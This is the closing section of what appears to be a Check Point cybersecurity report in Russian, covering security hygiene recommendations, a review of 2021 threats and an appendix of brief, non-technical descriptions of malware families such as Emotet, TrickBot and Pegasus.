
РАЗВЕРТЫВАНИЕ ВСЕОБЪЕМЛЮЩЕЙ, ЕДИНОЙ АРХИТЕКТУРЫ

Для защиты от все более изощренных атак сегодня совершенно необходимо детальное представление всех компонентов консолидированной сетевой инфраструктуры.

Многие компании пытаются строить свою систему безопасности из набора специализированных решений от множества поставщиков, но часто терпят неудачу, оставляя пробелы в безопасности, связанные с использованием разрозненных технологий. Кроме того, такой подход приводит к значительному повышению затрат, поскольку основывается на работе с множеством систем и поставщиков, вместо того чтобы использовать единое, интегрированное решение. Следовательно, для обеспечения полной, всесторонней безопасности компаниям следует реализовать единый, многоуровневый подход. Он должен обеспечить защиту всех составляющих ИТ-инфраструктуры, включая сети, конечные устройства, облачные среды, мобильные взаимодействия и Интернет вещей. В этом поможет единая архитектура предотвращения угроз и возможность использования данных аналитики, поступающих в реальном времени.

БИОЛОГИЧЕСКАЯ ПАНДЕМИЯ И КИБЕРПАНДЕМИЯ

Сходства и параллели, накопленный опыт



СОБЛЮДАЙТЕ ГИГИЕНУ БЕЗОПАСНОСТИ

- **Установка пакетов исправлений.** Слишком часто атаки могут проникать через средства защиты, используя известные уязвимости, для которых исправления выпущены, но не были применены. Организации должны следить за тем, чтобы актуальные пакеты обновлений систем безопасности своевременно применялись ко всем системам и программным продуктам.
- **Сегментация.** Сети необходимо сегментировать с применением надежных межсетевых экранов и систем предотвращения вторжений между сетевыми сегментами, чтобы поставить заслон распространению инфекции по всей сети.
- **Обучение сотрудников распознаванию потенциальных угроз.** Обучение пользователей всегда было ключевым условием предотвращения заражения вредоносными программами. Перед тем как открывать любые файлы или электронные письма, каждый сотрудник должен понимать, откуда они пришли, почему они получены и можно ли доверять отправителям. Самыми распространенными методами распространения вредоносных программ по-прежнему являются спам и фишинг. Довольно часто осведомленность пользователей позволяет предотвратить возможную атаку. Уделите время обучению своих пользователей. И они должны знать, что, увидев нечто необычное, следует немедленно сообщить об этом специалистам отдела безопасности.

- **Проверка и отслеживание.** Необходимо тщательно проверять политики безопасности и постоянно отслеживать журналы событий и предупреждения.
- **Аудит.** Должны регулярно проводиться аудит и тестирование для всех систем.
- **Принцип минимальных привилегий.** Необходимо свести к минимуму привилегии пользователей и программных решений. Действительно ли всем пользователям необходимы локальные права администратора на их устройствах?
- **Развертывание лучших технологий безопасности.** Не существует какой-то универсальной технологии, способной обеспечить защиту от всех угроз, по всем векторам атак. Однако есть множество великолепных технологий и идей: машинное обучение, песочница, выявление аномалий, обезвреживание контента и многие другие.

Каждая из них может быть весьма эффективна в определенных сценариях, для конкретных типов файлов или векторов атак. Надежные решения объединяют широкий спектр технологий и инноваций, чтобы эффективно противостоять современным атакам на ИТ-среды. Помимо традиционных средств защиты на основе сигнатур, таких как антивирус и система предотвращения вторжений, организациям необходимо развертывать дополнительные уровни защиты от новых вредоносных программ, у которых нет известной сигнатуры. Рассмотрите два ключевых компонента – удаление угроз (обеззараживание файлов) и моделирование угроз (развитая песочница). Каждый компонент обеспечивает отдельный тип защиты, но вместе они формируют комплексное решение для защиты от неизвестных вредоносных программ на уровне сети и непосредственно на конечных устройствах.

ЗАКЛЮЧЕНИЕ

Прошедший год начался с последствий одной из самых разрушительных в истории атак на цепочки поставок. Как и предсказывалось, в течение всего года мы наблюдали все более уверенные и изощренные действия злоумышленников. В конце года атаки с использованием уязвимости Log4j снова застигли врасплох сообщество специалистов по безопасности и выдвинули на первый план очень высокие риски, свойственные цепочкам поставок программного обеспечения. За прошедшие месяцы мы стали свидетелями атак на облачные сервисы, повышенного внимания злоумышленников к мобильным устройствам, требования выкупа от Colonial Pipeline и возрождения одного из самых опасных в истории ботнетов.

Но не все так мрачно и беспросветно. В 2021 году мы также наблюдали наступление на экосистему вымогателей: правительственные и правоохранительные органы по всему миру решили занять более жесткую позицию, в частности, в отношении группировок вымогателей. В связи с некоторыми шокирующими событиями на смену реагированию и восстановлению пришли упреждающие и активные действия властей в борьбе с киберугрозами. Это же относится и к предприятиям, которые больше не могут позволить себе разрозненный, фрагментированный, реактивный подход к борьбе с угрозами. Им необходимо детальное представление всех компонентов корпоративной среды, а также анализ в реальном времени и единая, эффективная инфраструктура безопасности.

ПРИЛОЖЕНИЕ

ОПИСАНИЕ СЕМЕЙСТВ ВРЕДОНОСНЫХ ПРОГРАММ

AgentTesla

AgentTesla – развитый инструмент удаленного доступа. Этот клавиатурный шпион и похититель паролей активен с 2014 года. AgentTesla может отслеживать и собирать данные, вводимые с клавиатуры и передаваемые через системный буфер обмена, а также делать скриншоты и извлекать учетные данные. Он работает с разными программами, установленными на компьютере жертвы, включая Google Chrome, Mozilla Firefox и почтовый клиент Microsoft Outlook. AgentTesla продается на различных онлайновых торговых площадках и на хакерских форумах.

AlienBot

AlienBot – это банковская троянская программа для Android, распространяемая злоумышленниками как услуга (Malware-as-a-Service, MaaS). AlienBot поддерживает считывание ввода с клавиатуры, динамическое наложение форм для кражи учетных данных, а также перехват SMS-сообщений для обхода двухфакторной аутентификации. Дополнительные средства удаленного управления предоставляются модулем TeamViewer.

Bazar

Загрузчик BazarLoader и бэкдор BazarBackdoor, обнаруженные в 2020 году, используются на начальных этапах заражения киберпреступной группировкой WizardSpider. Загрузчик отвечает за переход к следующим этапам, а бэкдор обеспечивает постоянное присутствие. За заражением обычно следует полномасштабное развертывание программы-вымогателя с использованием Conti или Ryuk.

CryptoBot

CryptoBot – это продвинутый криптомайнер, который после заражения собирает информацию о кошельках и учетные записи жертв. В декабре 2021 года CryptoBot был замечен в атаке, нацеленной на пользователей пиратских копий операционной системы Windows.

Cl0p

Clop – это программа-вымогатель, впервые обнаруженная в начале 2019 года и нацеленная главным образом на крупные фирмы и корпорации. В 2020 году операторы Cl0p начали применять стратегию двойного вымогательства, когда помимо шифрования данных жертвы злоумышленники угрожают опубликовать украденную информацию, если требования выкупа не будут выполнены. В 2021 году программа-вымогатель Cl0p задействовалась в большом количестве атак, при этом первоначальный доступ обеспечивался с использованием уязвимостей нулевого дня в решении Accellion File Transfer Appliance.

DanaBot

DanaBot – это модульная банковская троянская программа на языке Delphi, ориентированная на платформу Windows. Впервые замеченная в 2018 году, она распространяется через вредоносный спам по электронной почте. После заражения устройства программа скачивает с C&C-сервера обновленный код конфигурации и другие модули. Доступные модули обеспечивают перехват учетных данных (sniffer), кражу паролей из популярных приложений (stealer), удаленное управление (VNC) и т.д.

DarkGate

DarkGate – это многофункциональная вредоносная программа, активная с декабря 2017 года. Она сочетает вымогательство, кражу учетных данных, удаленный доступ и криптомайнинг. Ориентированная в основном на ОС Windows, DarkGate использует различные методы уклонения от обнаружения.

Dridex

Dridex – это банковская троянская программа, ставшая ботнетом и ориентированная на платформу Windows. Она распространяется в ходе спамерских кампаний и с помощью наборов эксплойтов. Троян использует WebInjects для перехвата и перенаправления банковских учетных данных на сервер, управляемый злоумышленниками. Dridex связывается с удаленным сервером, отправляет информацию о зараженной системе и может также скачивать и выполнять дополнительные модули для дистанционного управления.

Emotet

Emotet – самораспространяющаяся и изощренная модульная троянская программа. Некогда Emotet был банковским трояном, а теперь используется для доставки других вредоносных программ или в рамках инициированных злоумышленниками кампаний. Он применяет различные методы, чтобы сохранять присутствие на устройствах, и остается при этом необнаруженным. Emotet также может распространяться через спамерские электронные письма, содержащие фишинговые вложения или ссылки.

FluBot

FluBot – это вредоносное ПО для Android, которое распространяется через фишинговые SMS-сообщения (SMiShing), чаще всего имитирующие сообщения о доставке от транспортных компаний. Щелкая по ссылке в сообщении, пользователь запускает загрузку поддельного приложения, содержащего FluBot. Установленная вредоносная программа обладает различными возможностями для сбора учетных данных и поддержки дальнейшего распространения SMiShing, включая выгрузку списка контактов и отправку SMS-сообщений на другие телефонные номера.

FlyTrap

FlyTrap – это троянская программа для Android, предназначенная для кражи учетных данных в Facebook, информации о местоположении, адресов электронной почты, IP-адресов и т.д. Первоначально FlyTrap распространялся через поддельные приложения для Android в Google Play, предлагающие пользователям войти в свою учетную запись на Facebook. В настоящее время он использует внедрение кода JavaScript для перехвата сеанса и отправляет свои данные на C&C-сервер, чтобы злоумышленники могли получить доступ к учетной записи в Facebook.

FormBook

FormBook – это вредоносная программа для кражи информации, ориентированная на ОС Windows и обладающая развитыми возможностями уклонения от обнаружения. Она предлагается как услуга (Malware-as-a-service, MaaS) на хакерских форумах по достаточно невысокой цене. Formbook собирает учетные данные из различных браузеров, делает скриншоты, отслеживает и считывает нажатие клавиш, а также может скачивать и выполнять файлы в соответствии с командами от C&C-сервера.

Glupteba

Glupteba – это бэкдор для Windows, известный с 2011 года и постепенно развившийся в ботнет. К 2019 году он включал механизм обновления адресов C&C через публичные списки BitCoin, встроенную функцию кражи данных браузеров и средства взлома маршрутизаторов.

Hiddad

Hiddad – это вредоносная программа для Android, которая переупаковывает легальные приложения и размещает их в стороннем магазине. Основной ее функцией является отображение рекламы, однако она также может получать доступ к ключевым сведениям о средствах безопасности, встроенных в операционную систему.

IcedID

IcedID – это банковская троянская программа, впервые появившаяся в сентябре 2017 года. Она распространяется через спамерские электронные письма, а также зачастую через другие вредоносные программы, такие как Emotet. Для уклонения от обнаружения она использует такие методы, как инъекция процессов и стеганография (скрытие кода одного файла в коде другого). IcedID также крадет финансовые данные пользователей путем переадресации (устанавливает локальный прокси-сервер для перенаправления пользователей на поддельные сайты) и внедрения кода в веб-страницы.

Kinsing

Kinsing – это криптомайнер Golang с руткитом, обнаруженный в 2020 году. Первоначально ориентированный на ОС Linux, он устанавливался на взломанные серверы с использованием уязвимостей служб с доступом в Интернет. Позже, в 2021 году, была разработана версия этого вредоносного ПО для Windows, что позволило злоумышленниками расширить поверхность атак.

LemonDuck

LemonDuck – это криптомайнер, впервые обнаруженный в 2018 году и ориентированный на системы под управлением Windows. Он имеет развитые модули распространения, включая рассылку вредоносного спама, атаки Bruteforce через протокол удаленного рабочего стола (RDP) и массовое использование таких известных уязвимостей, как BlueKeep. Со временем было замечено, что он собирает электронные письма и учетные данные, а также доставляет другие семейства вредоносных программ, такие как Ramnit.

LokiBot

LokiBot – типовой похититель информации для ОС Windows. Он собирает учетные данные из различных приложений, браузеров, почтовых клиентов, инструментов ИТ-администрирования, таких как PuTTY, и т.д. LokiBot продавался на хакерских форумах, и считается, что его исходный код был раскрыт, что привело к появлению множества вариантов. Впервые был выявлен в феврале 2016 года.

Mirai

Mirai – скандально известная вредоносная программа для Интернета вещей (IoT). Она отслеживает уязвимые IoT-устройства, такие как веб-камеры, модемы и маршрутизаторы, и превращает их в ботов. Ботнет используется его операторами для проведения масштабных распределенных атак типа «отказ в обслуживании» (DDoS). Впервые ботнет Mirai появился в сентябре 2016 года и быстро попал в заголовки новостей в связи с масштабными атаками – включая мощную DDoS-атаку, полностью отключившую Либерию от Интернета, и DDoS-атаку на компанию Dyn, поддерживающую значительную часть интернет-инфраструктуры США.

MyloBot

MyloBot – это продвинутый ботнет, впервые появившийся в июне 2018 года и оснащенный развитыми методами уклонения от обнаружения, включая избежание запуска на виртуальных машинах или в песочнице и защиту от отладки. Этот ботнет позволяет злоумышленнику полностью взять под контроль систему пользователя, загружая с C&C-сервера любое дополнительное вредоносное содержимое.

NanoCore

NanoCore – это троянская программа удаленного доступа, ориентированная на пользователей ОС Windows и впервые замеченная в 2013 году. Все ее версии содержат базовые плагины и функциональные возможности, такие как захват экрана, майнинг криптовалюты, удаленное управление рабочим столом и захват сеансов веб-камеры.

NRSMiner

NRSMiner – это криптомайнер, который появился примерно в ноябре 2018 года и был распространен преимущественно в Азии, в частности во Вьетнаме, Китае, Японии и Эквадоре. После первоначального заражения он использует известный эксплойт EternalBlue SMB для распространения на другие уязвимые компьютеры во внутренних сетях, запуская в конечном итоге майнинг криптовалюты Monero (XMR).

Pegasus

Pegasus – это изощренное шпионское ПО для мобильных устройств под управлением Android и iOS, разработанное израильской компанией NSO Group. Оно продается главным образом государственным учреждениям и корпорациям. Используя уязвимости, Pegasus способен незаметно взломать устройство и установить вредоносное ПО. Целевые устройства могут заражаться несколькими способами, среди которых отправка фишинговых SMS-сообщений с вредоносной ссылкой, перенаправление на другой URL-адрес без каких-либо действий пользователя (zero-click) и т.д. Приложение имеет несколько шпионских модулей, в том числе для создания скриншотов, записи звонков, доступа к системам обмена сообщениями, считывания нажатий клавиш и получения истории браузера.

Phorpiex

Phorpiex (он же Trik) – это ботнет, действующий с 2010 года, который на пике активности контролировал более миллиона зараженных хостов. Он известен распространением других семейств вредоносных программ через спамерские рассылки, а также поддержкой масштабных кампаний сексуального шантажа и вымогательства.

Qbot

Qbot (он же QakBot) – это банковская троянская программа, впервые появившаяся в 2008 году. Она предназначена для кражи банковских учетных данных пользователей и считывания нажатий клавиш. Qbot часто распространяется через спамерские электронные письма и использует несколько методов уклонения от обнаружения и анализа, включая избежание запуска на виртуальных машинах или в песочнице и защиту от отладки.

Raccoon

Raccoon – это похититель информации, впервые обнаруженный в апреле 2019 года. Он ориентирован на системы под управлением Windows и продается на хакерских форумах как услуга (MaaS, Malware-as-a-Service). Это просто программа для кражи информации, способная собирать историю браузера и файлы cookie, учетные данные, сведения о криптовалютных кошельках и кредитных картах.

Ragnar Locker

Ragnar Locker – это программа-вымогатель, впервые обнаруженная в декабре 2019 года. Она применяет сложные методы уклонения от обнаружения, включая развертывание в качестве виртуальной машины на целевых системах, чтобы скрыть свою активность. Программа использовалась в атаке на национальную энергетическую компанию Португалии. Это была атака с двойным вымогательством, когда злоумышленники опубликовали конфиденциальные данные, украденные у жертвы.

Ramnit

Ramnit – это модульная банковская троянская программа, впервые обнаруженная в 2010 году. Ramnit собирает информацию о веб-сеансах, чтобы его операторы могли похищать учетные данные для всех используемых жертвой сервисов, в том числе для доступа к банковским счетам, корпоративным инфраструктурам и социальным сетям. Для связи с C&C-сервером и загрузки дополнительных модулей используются как жестко закодированные домены, так и генерируемые алгоритмом DGA (Domain Generation Algorithm).

RedLine Stealer

RedLine Stealer – это популярный похититель информации, впервые обнаруженный в марте 2020 года. Он продается как услуга (MaaS, Malware-as-a-Service) и распространяется через вредоносные вложения в электронные письма. RedLine Stealer обладает всеми возможностями современного инструмента для кражи информации, включая сбор сведений из браузеров (данные кредитных карт, файлы cookie и данные автозаполнения), получение данных о криптовалютных кошельках, возможность загрузки дополнительного вредоносного содержимого и т.д.

Remcos

Remcos – это троянская программа удаленного доступа, впервые проявившаяся в 2016 году. Remcos распространяется через вредоносные документы Microsoft Office, вложенные в спамерские электронные письма. Троян создан для обхода средств безопасности Microsoft Windows UAC и выполнения вредоносного ПО с привилегиями высокого уровня.

RigEK

RigEK – самый старый и самый известный из активных в настоящее время наборов эксплойтов, существующий с середины 2014 года. Он продается на хакерских форумах и в сети TOR. Некоторые «предприниматели» даже перепродают его компоненты разработчикам вредоносных программ, которые пока не могут позволить себе полный комплект. RigEK развивался на протяжении многих лет, чтобы доставлять любые вредоносные программы, от AZORult и Dridex до малоизвестных вымогателей и криптомайнеров.

RubyMiner

RubyMiner впервые проявился в январе 2018 года, атаковав серверы под управлением Windows и Linux. Он ищет уязвимые веб-серверы (такие как PHP, Microsoft IIS и Ruby on Rails), чтобы использовать их для криптомайнинга с применением XMRig, майнера Monero с открытым исходным кодом.

Ryuk

Ryuk – это программа-вымогатель, использовавшаяся группировкой Trickbot для проведения целенаправленных, хорошо спланированных атак на несколько организаций по всему миру. Ryuk основывается на исходных кодах программы-вымогателя Hermes, технические возможности которой относительно невелики – только базовый дроппер и простая схема шифрования. Тем не менее Ryuk смог нанести серьезный ущерб своим жертвам, заставив заплатить огромные суммы выкупа в биткойнах. В отличие от обычных программ-вымогателей, систематически распространяемых через масштабные рассылки спама и наборы эксплойтов, Ryuk используется исключительно в специально разработанных целенаправленных атаках.

Snake Keylogger

Snake Keylogger – это модульный клавиатурный шпион/похититель информации для .NET. Он появился ближе к концу 2020 года и быстро завоевал популярность среди киберпреступников. Snake может считывать нажатия клавиш, делать скриншоты, собирать учетные данные и содержимое буфера обмена. Он поддерживает кражу данных по протоколам HTTP и SMTP.

REvil

REvil (он же Sodinokibi) – это программа-вымогатель как услуга (Ransomware-as-a-service), основывающаяся на использовании сети «партнеров» и впервые замеченная в 2019 году. REvil шифрует данные в каталоге пользователя и удаляет резервные теневые копии, чтобы усложнить процесс восстановления. Кроме того, партнеры REvil используют различные тактики ее распространения, включая спам и серверные эксплойты, а также взлом внутренних систем поставщиков управляемых сервисов (MSP) и вредоносную рекламу, перенаправляющую на RIG Exploit Kit.

SparrowDoor

SparrowDoor – это продвинутый бэкдор, который использует APT-группировка FamousSparrow для кибершпионажа, нацеленного на отели, государственные учреждения и другие организации. В марте 2021 года была обнаружена его активность с использованием уязвимости Microsoft Exchange ProxyLogon. Этот бэкдор загружается путем подмены DLL в сочетании с легальным исполняемым файлом для обхода антивирусов.

SunBurst

SunBurst – это бэкдор, который в 2020 году был внедрен в программное обеспечение для управления ИТ-инфраструктурами SolarWinds Orion для проведения известной атаки на цепочку поставок, поразившей тысячи организаций по всему миру. Этот устойчивый бэкдор предоставил злоумышленникам начальный плацдарм для атаки внутри корпоративных инфраструктур. Если зараженные системы соответствовали всем требованиям и не содержали каких-либо препятствующих сервисов или антивирусов, Sunburst впоследствии развертывал дополнительные программные закладки (например, TearDrop) для выполнения команд и возможностей горизонтального перемещения.

Triada

Triada – это модульный бэкдор для Android, впервые обнаруженный в 2016 году. Он предоставляет права администратора для загрузки других вредоносных программ. Последняя версия распространяется через пакеты разработки рекламного ПО в WhatsApp для Android.

TrickBot

TrickBot – это модульная банковская троянская программа, используемая киберпреступной группировкой WizardSpider. Обычно доставляется через спамерские рассылки или другие семейства вредоносного ПО, такие как Emotet и BazarLoader. Trickbot отправляет информацию о зараженной системе, а также может скачивать и выполнять произвольные модули из множества доступных вариантов, в том числе модуль VNC для дистанционного управления и модуль SMB для распространения в зараженной сети. После заражения компьютера злоумышленники используют этот богатый набор модулей не только для кражи банковских учетных данных, но и для горизонтального перемещения и разведки в целевой организации. На основании полученных данных в дальнейшем реализуется масштабная атака программой-вымогателем.

Ursnif

Ursnif – это версия банковской троянской программы Gozi для Windows, исходный код которой был обнародован в Интернете. Она обладает функционалом MitB (Man in the Browser, человек в браузере) для кражи банковской информации и учетных данных в популярных интернет-сервисах. Кроме того, Ursnif может похищать информацию из локальных почтовых клиентов, браузеров и криптовалютных кошельков. И наконец, он может скачивать дополнительные файлы и выполнять их на зараженной системе.

Vidar

Vidar – это программа для кражи информации, ориентированная на ОС Windows. Она была обнаружена в конце 2018 года. Программа предназначена для кражи паролей, данных кредитных карт и другой конфиденциальной информации из различных браузеров и цифровых кошельков. Vidar продается на хакерских форумах и используется в качестве дроппера для доставки программы-вымогателя GandCrab как дополнительного вредоносного содержимого.

WannaMine

WannaMine – это изощренная программа-червь для криптомайнинга Monero, распространяющая эксплойт EternalBlue. WannaMine реализует механизм распространения и методы обеспечения устойчивости, используя постоянные подписки на события WMI (Windows Management Instrumentation).

xHelper

xHelper – это вредоносная программа для Android, которая в основном показывает навязчивую всплывающую рекламу и спамерские уведомления. После установки ее очень трудно удалить в связи ее способностью переустанавливаться. xHelper впервые была замечена в марте 2019 года, и на настоящий момент ею заражены более 45000 устройств.

XMRig

XMRig – это программное обеспечение с открытым исходным кодом для майнинга криптовалюты Monero. Злоумышленники часто его используют, встраивая в свои вредоносные программы для нелегального майнинга на зараженных устройствах.

ZLoader

Zloader – это банковская вредоносная программа, которая модифицирует веб-страницы для кражи учетных данных и личной информации. Она также способна извлекать пароли и файлы cookie из браузера жертвы. Программа скачивает инструмент удаленного доступа VNC, позволяющий злоумышленникам подключаться к системе жертвы и выполнять финансовые операции с устройства пользователя. Этот троян, впервые замеченный в 2016 году, основывается на коде вредоносной программы Zeus, которая появилась в 2011 году. В 2020 году эта вредоносная программа была очень популярна среди злоумышленников и существовала во множестве новых вариантов.

z0Miner

Z0Miner – это криптомайнер, впервые замеченный в ноябре 2020 года. Используя уязвимость Oracle WebLogic Server Remote Code Execution, он проник в тысячу серверов. С тех пор группировка злоумышленников использует уязвимость Atlassian Confluence RCE (CVE-2021-26084) для заражения все большего количества серверов.

КОНТАКТНАЯ ИНФОРМАЦИЯ

ПРЕДСТАВИТЕЛЬСТВО В РОССИИ И СНГ

Check Point Software Technologies (Russia) ООО

109544, Москва, бульвар Энтузиастов, 2, Деловой центр «Голден Гейт»

Тел./факс: +7 495 967 7444 | www.checkpoint.com/ru | Эл. почта: Russia@checkpoint.com

ГЛАВНЫЙ ОФИС

5 Ha'Solelim Street, Tel Aviv 67897, Israel

Тел.: 972-3-753-4555 | Факс: 972-3-624-1100

Электронная почта: info@checkpoint.com

ВАШИ СИСТЕМЫ ПОД УГРОЗОЙ?

Свяжитесь с нашей командой реагирования на инциденты:

emergency-response@checkpoint.com

ПОДКАСТ CHECK POINT RESEARCH

Настройтесь на cp<radio>, чтобы получать результаты новых исследований CPR и другой эксклюзивный контент.

Перейдите по ссылке: https://research.checkpoint.com/category/cpradio/

WWW.CHECKPOINT.COM